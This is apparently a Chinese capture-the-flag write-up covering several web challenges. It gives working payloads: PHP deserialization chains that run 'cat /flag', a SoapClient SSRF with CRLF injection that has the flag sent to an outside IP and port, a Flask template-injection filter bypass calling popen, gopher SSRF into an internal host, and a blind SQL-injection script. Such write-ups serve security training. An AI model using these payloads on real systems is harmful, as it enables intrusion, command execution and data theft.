$hint = '向管理员的页面post一个参数message(告诉他，"iwantflag") 和 另一个参数 url（它会向这个url发送一个flag';
$hint .= '管理员的页面在当前目录下一个特殊文件夹里';
$hint .= '但是我不知道（你也猜不到的）文件夹名称和管理员页面的名称，更坏的消息是只能从127.0.0.1去访问，你能想个办法去看看（别扫 扫不出来!!!)';
```

使用php原生类打ssrf 以及 遍历目录

首先获取管理员页面，使用FilesystemIterator类

```
<?php

class fxxk{
    public $par0 = "FilesystemIterator";
    public $par1 = "/www/wwwroot/ctf.rigelx.top/unserbucket/aaaaaaaaaafxadwagaefae/";
    public $par2 = null;
    public $par3 = 'unsera';
    public $kelasi;

}

echo serialize(new fxxk);

?>
```

得到管理员页面地址之后就可以打ssrf了，使用 SoapClient 类进行 SSRF，但是这里要打一个POST请求，所以还需要利用这里HTTP头部存在的一个CRLF漏洞，插入任意的HTTP头，Content-Type 的值要设置为 `application/x-www-form-urlencoded`，还需要修改包中原有的Content-Type 的值，由于 Content-Type 在 User-Agent 的下面，所以我们可以通过 SoapClient 来设置 User-Agent，将原来的 Content-Type 挤下去，从而再插入一个新的 Content-Type 。脚本里的Content-Type按照实际的字符数改一下

```
<?php

class fxxk{
    public $par0 = "SoapClient";
    public $par1 = null;
    public $par2 = array('uri'=>'http://127.0.0.1','location' => 'http://127.0.0.1/unserbucket/aaaaaaaaaafxadwa
gaefae/UcantGuess.php','user_agent'=>'qqq^^Content-Type: application/x-www-form-urlencoded^^Content-Length: 50^^
^^message=iwantflag&url=http://ip:7777/11');
    public $par3 = 'unser';
    public $kelasi;

}

$b = serialize(new fxxk);
$b = str_replace('^^',"\r\n",$b);
echo urlencode($b);

?>
```

这里换行符是`\r\n`千万别搞错 不然最终数据包每个http头前就会多个`\r`出来 导致bad request

easyPOP

```php
<?php
class a {
    public function __destruct()
    {
        $this->test->test();
    }
}

abstract class b {
    private $b = 1;

    abstract protected function eval();

    public function test() {
        ($this->b)();
    }
}

class c extends b {
    private $call;
    protected $value;

    protected function eval() {
        if (is_array($this->value)) {
            ($this->call)($this->value);
        } else {
            die("you can't do this :(");
        }
    }
}

class d {
    public $value;

    public function eval($call) {
        $call($this->value);
    }
}

if (isset($_GET['data'])) {
    unserialize(base64_decode($_GET['data']));
} else {
    highlight_file(__FILE__);
}
```

构造过程中的tricks

对象的复用

父类的私有属性序列化

千奇百怪的动态函数/方法调用

POC：

```php
<?php

class a
{
    public $test;
}

abstract class b
{
    private $b;

    public function __construct()
    {
        $this->b = [$this, 'eval'];
    }
}

class c extends b
{
    private $call;
    protected $value;

    public function __construct()
    {
        parent::__construct();
        $this->call = [new d('system'), 'eval'];
        $this->value = [new d('cat /flag'), 'eval'];
    }
}

class d
{
    public $value;

    public function __construct($command)
    {
        $this->value = $command;
    }

    public function eval($call)
    {
        $call($this->value);
    }
}

$a = new a();
$a->test = new c();
echo serialize($a);
print("\r\n\r\n");
echo base64_encode(serialize($a));
```

easyPy

```python
import re
from flask import Flask, render_template, render_template_string, request

app = Flask(__name__)

def isLegalParam(param):
    return (re.search(r'\'|\"|_|{{.*}}|{%.*%}|\[|\]', param, re.M|re.S) is None)

@app.route('/')
def main():
    return render_template("index.html")

@app.route('/calc')
def calc():
    formula = request.args.get("calc")
    answer = request.args.get("answer")
    if isLegalParam(formula) and isLegalParam(answer):
        answerHtml = formula + "=" + answer
    else:
        answerHtml = "Data illegality."
    return render_template_string(answerHtml)

@app.route("/hint")
def hint():
    with open(__file__, "rb") as f:
        file = f.read()
    return file

if __name__ == '__main__':
    app.run(host="0.0.0.0")
```

过滤了一堆

```
'' "" _ {{}} {% %} []
```

前端逻辑

```javascript
function getAnswer() {
            let src = "";
            let formula = document.getElementById("formula").value;
            try {
                let answer = eval(formula);
                if (Number.isInteger(answer)) {
                    src = "/calc?calc=" + encodeURIComponent(formula) + "&answer=" + encodeURIComponent(answer);
                } else {
                    src = "/calc?calc=" + encodeURIComponent(formula) + "&answer=error";
                }
            } catch {
                src = "/calc?calc=" + encodeURIComponent(formula) + "&answer=error";
            }
            document.getElementById("calc").src = src
        }
```

利用attr弹出属性并使用request.args来规避字符串。

```
http://easypy/calc?calc= {{(1=&answer=1)|attr(request.args.class)|attr(request.args.mro)|attr(request.arg s.getitem)(2)|attr(request.args.subclasses)()|attr(request.args.getitem) (133)|attr(request.args.init)|attr(request.args.globals)|attr(request.args.getit em)(request.args.popen)(request.args.data)|attr(request.args.read) ()}}&class=__class__&mro=__mro__&getitem=__getitem__&subclasses=__subclasses__&i nit=__init__&globals=__globals__&popen=popen&data=cat+/flag&read=read
```

期末不挂科就算成功

F12，注释中提示`debug.php`

进入提示伪协议，尝试伪协议读取源码

```
/debug.php?file=php://filter/read=convert.base64-encode/resource=index.php
```

得到

```php
<?php
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $_GET['url']);
#curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
curl_setopt($ch, CURLOPT_HEADER, 0);
#curl_setopt($ch, CURLOPT_PROTOCOLS, CURLPROTO_HTTP | CURLPROTO_HTTPS);
curl_exec($ch);
curl_close($ch);
//你当前位于学校172.17.0.0/24网段下 其实还有台机子里面可以修改成绩 我偷偷告诉你password是123456,name是admin,//result必须要改成60 不然学校会查的！！！
?>
```

明显是SSRF，扫一下内网主机

利用gopher打

```python
import urllib.parse
test =\
"""POST /index.php HTTP/1.1
Host:172.17.0.7:80
Content-type: application/x-www-form-urlencoded
Content-length: 36

name=admin&password=123456&result=60
"""

tmp = urllib.parse.quote(test)
new = tmp.replace('%0A','%0D%0A')
result = '_'+new
print(result)
```

需要二次编码

```
?url=gopher://172.17.0.7:80/_%50%4f%53%54%25%32%30%2f%69%6e%64%65%78%2e%70%68%70%25%32%30%48%54%54%50%2f%31%2e%31%25%30%44%25%30%41%48%6f%73%74%25%33%41%25%32%30%31%37%32%2e%31%37%2e%30%2e%37%25%33%41%38%30%25%30%44%25%30%41%43%6f%6e%74%65%6e%74%2d%54%79%70%65%25%33%41%25%32%30%61%70%70%6c%69%63%61%74%69%6f%6e%2f%78%2d%77%77%77%2d%66%6f%72%6d%2d%75%72%6c%65%6e%63%6f%64%65%64%25%30%44%25%30%41%43%6f%6e%74%65%6e%74%2d%4c%65%6e%67%74%68%25%33%41%25%32%30%33%36%25%30%44%25%30%41%25%30%44%25%30%41%6e%61%6d%65%25%33%44%61%64%6d%69%6e%25%32%36%70%61%73%73%77%6f%72%64%25%33%44%31%32%33%34%35%36%25%32%36%72%65%73%75%6c%74%25%33%44%36%30%25%30%44%25%30%41
```

或者

```
gopher://172.17.0.7:80/_POST%2520/index.php%2520HTTP/1.1%250d%250AHost:172.17.0. 7%250d%250AContent-Type:applica
tion/x-www-form-urlencoded%250d%250AContent- Length:36%250d%250A%250d%250Aname=admin%26password=123456%26result=
60%250d%250A
```

anothersql

fuzz一下，和报错注入相关的基本被过滤了，但还有floor报错注入，也可以考虑盲注

```
import requests
url = "http://47.100.242.70:4003/check.php"
flag = ""
headers = {
      'User-Agent':'Mozilla/5.0 (Windows NT 6.2; rv:16.0) Gecko/20100101 Firefox/16.0',
      'Accept':'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
      'Content-Type':'application/x-www-form-urlencoded'
}
for i in range(1,40):
 for j in range(33,126):
  str1 = flag+chr(j)
  #payload = "uname=a'+or+(select+left(database(),{})='{}')#&pwd=123456&wp-submit=%E7%99%BB%E5%BD%95".format(i,
str1)  #true____flag
  #payload = "uname=a'+or+(select+left((select+group_concat(table_name)+from+information_schema.tables+where+tab
le_schema='true____flag'),{})='{}')#&pwd=123456&wp-submit=%E7%99%BB%E5%BD%95".format(i, str1)  #syclover
  #payload = "uname=a'+or+(select+left((select+group_concat(column_name)+from+information_schema.columns+where+t
able_name='syclover'),{})='{}')#&pwd=123456&wp-submit=%E7%99%BB%E5%BD%95".format(i, str1)  #flag
  payload = "uname=a'+or+(select+left((select+group_concat(flag)+from+true____flag.syclover),{})='{}')#&pwd=1234
56&wp-submit=%E7%99%BB%E5%BD%95".format(i, str1) #syc{u_4n0vv_3rr0r_inj3c410n}
  #print(payload)
  r = requests.post(url, data = payload, headers=headers)
  #print(r.text)
  if "your uname:admin" in r.text:
   flag += chr(j)
   print(flag.lower())
   break
```

赛后解出

easysql

noobPHP

easyGO

breakout

validation

参考：
官方wp
https://blog.csdn.net/weixin_43610673/article/details/121426951?ops_request_misc=%257B%2522request%255Fid%2522%253A%252216379365271678027415945 1%2522%252C%2522scm%2522%253A%252220140713.130102334.pc%255Fall.%2522%257D&request_id=163793652716780274159451&biz_id=0&utm_medium=distribute.pc_search_result.none-task-blog-2$_{all}$first_rank_ecpm_v1~rank_v31_ecpm-5-121426951.first_rank_v2_pc_rank_v29&utm_term=%E6%9E%81%E5%AE%A2%E5%A4%A7%E6%8C%91%E6%88%982021web&spm=1018.2226.3001.4187